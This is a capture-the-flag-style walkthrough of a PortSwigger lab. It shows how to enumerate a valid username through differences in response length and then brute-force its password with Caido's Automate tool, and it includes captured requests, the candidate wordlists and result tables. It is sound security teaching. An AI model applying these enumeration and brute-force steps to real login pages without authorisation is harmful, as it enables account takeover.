



USERNAME ENUMERATION

VIA DIFFERENT RESPONSES

Invalid Username!

Incorrect Password!

Lab: Username enumeration via different responses

To understand how to enumerate usernames via different responses we are gonna solve a Portswigger Lab.

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.


Solution

Step 1: Open any Proxy tool and intercept the login request.

I am using Caido here.

Go to **My Account** and type anything in the username and password field of the login form.

And before you hit **Log in**, turn on Queuing, hit login and Intercept the request and send the request to Automate.



CAIDO

Unset Scope ▼ Enter an HTTPQL query...

Queuing

Environment ▼

Overview

Sitemap

Scopes

Filters

Proxy

Intercept 1

HTTP History

WS History

Match & Replace

Testing

Replay

Automate

Workflows

Assistant

Environment

Logging

Search

Findings

Exports

Workspace

Files

Plugins

Workspace

Plugins

Choose what to intercept

☒ Requests ☐ Responses ☐ Websockets

ID	Host	Method	Path	Query	Extension	Sent At
2	0a9800c104a7f...	POST	/login			2026-09-14 06:05:23

POST https://0a9800c104a7f062849b4f0b006900c0.web-security-academy.net/login

Drop Forward

Pretty Raw

Request

```
1 POST /login HTTP/1.1
2 Host: 0a9800c104a7f062849b4f0b006900c0.web-security-academy.net
3 Connection: keep-alive
4 Content-Length: 27
5 Cache-Control: max-age=0
6 sec-ch-ua: "Google Chrome";v="153", "Not_A_Brand";v="8", "Chromium";v="153"
7 sec-ch-ua-mobile: ?0
8 sec-ch-ua-platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36
12 Origin: https://0a9800c104a7f062849b4f0b006900c0.web-security-academy.net
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a9800c104a7f062849b4f0b006900c0.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate, br, zstd
20 Accept-Language: en-US,en;q=0.9
21 Cookie: session=4gBpQcUi2Izt7Rc2I0YfMKxKatFordHF
22
23 username=test&password=test
```

Right click on this request and click on **Send to Automate**.

You can turn Queuing off now.

Step 2: Find the Username via User Enumeration

Mark the value of the username as Placeholder in Automate and copy the usernames from the **Candidate usernames** list.

Now select the **Simple List** Option in the Payload section of Automate and paste in the usernames.

Keep the attack type to **All**.

8

https://0a9800c104a7f06284b4f0b006900c0.web-security-academy.net

All

Run

Select enabled rules

Request

Clear - +

Payload Preprocessors Settings

1 POST /login HTTP/1.1

2 Host: 0a9800c104a7f06284b4f0b006900c0.web-security-academy.net

3 Connection: keep-alive

4 Content-Length: 27

5 Cache-Control: max-age=0

6 sec-ch-ua: "Google Chrome";v="153", "Not_A Brand";v="8", "Chromium";v="153"

7 sec-ch-ua-mobile: ?0

8 sec-ch-ua-platform: "Windows"

9 Upgrade-Insecure-Requests: 1

10 Content-Type: application/x-www-form-urlencoded

11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36

12 Origin: https://0a9800c104a7f06284b4f0b006900c0.web-security-academy.net

13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14 Sec-Fetch-Site: same-origin

15 Sec-Fetch-Mode: navigate

16 Sec-Fetch-User: ?1

17 Sec-Fetch-Dest: document

18 Referer: https://0a9800c104a7f06284b4f0b006900c0.web-security-academy.net/login

19 Accept-Encoding: gzip, deflate, br, zstd

20 Accept-Language: en-US,en;q=0.9

21 Cookie: session=4gBpQcUi2Tzt7Rc2I0YHwKxKaTFordHF

22

23 username=test&password=test

Payload # Placeholder

1 test

Type

Simple List

1 carlos

2 root

3 admin

4 test

5 guest

6 info

7 adm

8 mysql

9 user

10 administrator

11 oracle

12 ftp

13 pi

14 puppet

15 ansible

16 ec2-user

17 vagrant

18 azureuser

19 academico

20 acceso

Load from file...

Now hit **Run**.

Enter an HTTPQL query...

ID	Payload 1	Status	Length ▼	Round-trip Time (ms)
64	announce	200	3375	729
1	carlos	200	3373	712
2	root	200	3373	671
3	admin	200	3373	661
4	test	200	3373	702
5	guest	200	3373	706
6	info	200	3373	712
7	adm	200	3373	692
8	mysql	200	3373	681
9	user	200	3373	709
10	administrator	200	3373	684
11	oracle	200	3373	696
12	ftp	200	3373	711
13	pi	200	3373	683
14	puppet	200	3373	673

101 requests

We can see that the Status code is 200 for all the responses and RTT is almost the same as well.

But we can see that there is one username for which the length of the response is different from the rest.

And we found our username which is **announce**.

Step 3: Find the Password

Now in the request, input **announce** as the username.

Mark the value of the password as Placeholder in Automate and copy the passwords from the **Candidate passwords** list.

Now select the **Simple List** Option in the Payload section of Automate and paste in the passwords.

Keep the attack type to **All**.

The screenshot shows the Burp Suite interface. At the top, the URL bar displays `https://0a38007703b4199580e36db900a100b3.web-security-academy.net`. The 'All' dropdown menu is selected, and the 'Run' button is highlighted with a red arrow. The 'Request' tab is active, showing a POST request to `/login` with various headers and a body containing `username=announce&password=test`. Red arrows point to the 'username=announce' and 'password=test' parts of the body. The 'Payload' tab is also visible, showing a 'Simple List' type selected. A list of candidate passwords is displayed, with 'test' highlighted by a red arrow. The list includes: 123456, password, 12345678, qwerty, 123456789, 12345, 1234, 111111, 1234567, dragon, 123123, baseball, abc123, football, monkey, letmein, shadow, master, 666666, and qwertyuiop. A 'Load from file...' button is at the bottom of the payload list.

Request

```
1 POST /login HTTP/1.1
2 Host: 0a38007703b4199580e36db900a100b3.web-security-academy.net
3 Connection: keep-alive
4 Content-Length: 27
5 Cache-Control: max-age=0
6 sec-ch-ua: "Google Chrome";v="153", "Not_A Brand";v="8", "Chromium";v="153"
7 sec-ch-ua-mobile: ?0
8 sec-ch-ua-platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36
12 Origin: https://0a38007703b4199580e36db900a100b3.web-security-academy.net
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a38007703b4199580e36db900a100b3.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate, br, zstd
20 Accept-Language: en-US,en;q=0.9
21 Cookie: session=KKyRK4gMhr3FQhrOUyoxlB7VuYwk7ZcM
22
23 username=announce&password=test
24
25
```

Payload # Placeholder

1 test

Type

Simple List

1 123456
2 password
3 12345678
4 qwerty
5 123456789
6 12345
7 1234
8 111111
9 1234567
10 dragon
11 123123
12 baseball
13 abc123
14 football
15 monkey
16 letmein
17 shadow
18 master
19 666666
20 qwertyuiop

Load from file...

Hit Run.

Enter an HTTPQL query...				
ID	Payload 1	Status ▼	Length	Round-trip Time (ms)
47	iloveyou	302	235	731
1	123456	200	3375	812
2	password	200	3375	823
3	12345678	200	3375	749
4	qwerty	200	3375	804
5	123456789	200	3375	781
6	12345	200	3375	711
7	1234	200	3375	789
8	111111	200	3375	673
9	1234567	200	3375	737
10	dragon	200	3375	839
11	123123	200	3375	815
12	baseball	200	3375	693
13	abc123	200	3375	724
14	football	200	3375	717

So we normally get redirected after entering the correct credentials in web applications.

If we sort it by status code, we can see a **302** redirect response.

Which means **iloveyou** is the correct password.

Step 4: Enter the credentials in the Login form and hit Log in.

Congratulations, you solved the lab!

My Account

Your username is: announce

Your email is: announce@normal-user.net

[LinkedIn](#)

[Github](#)

=====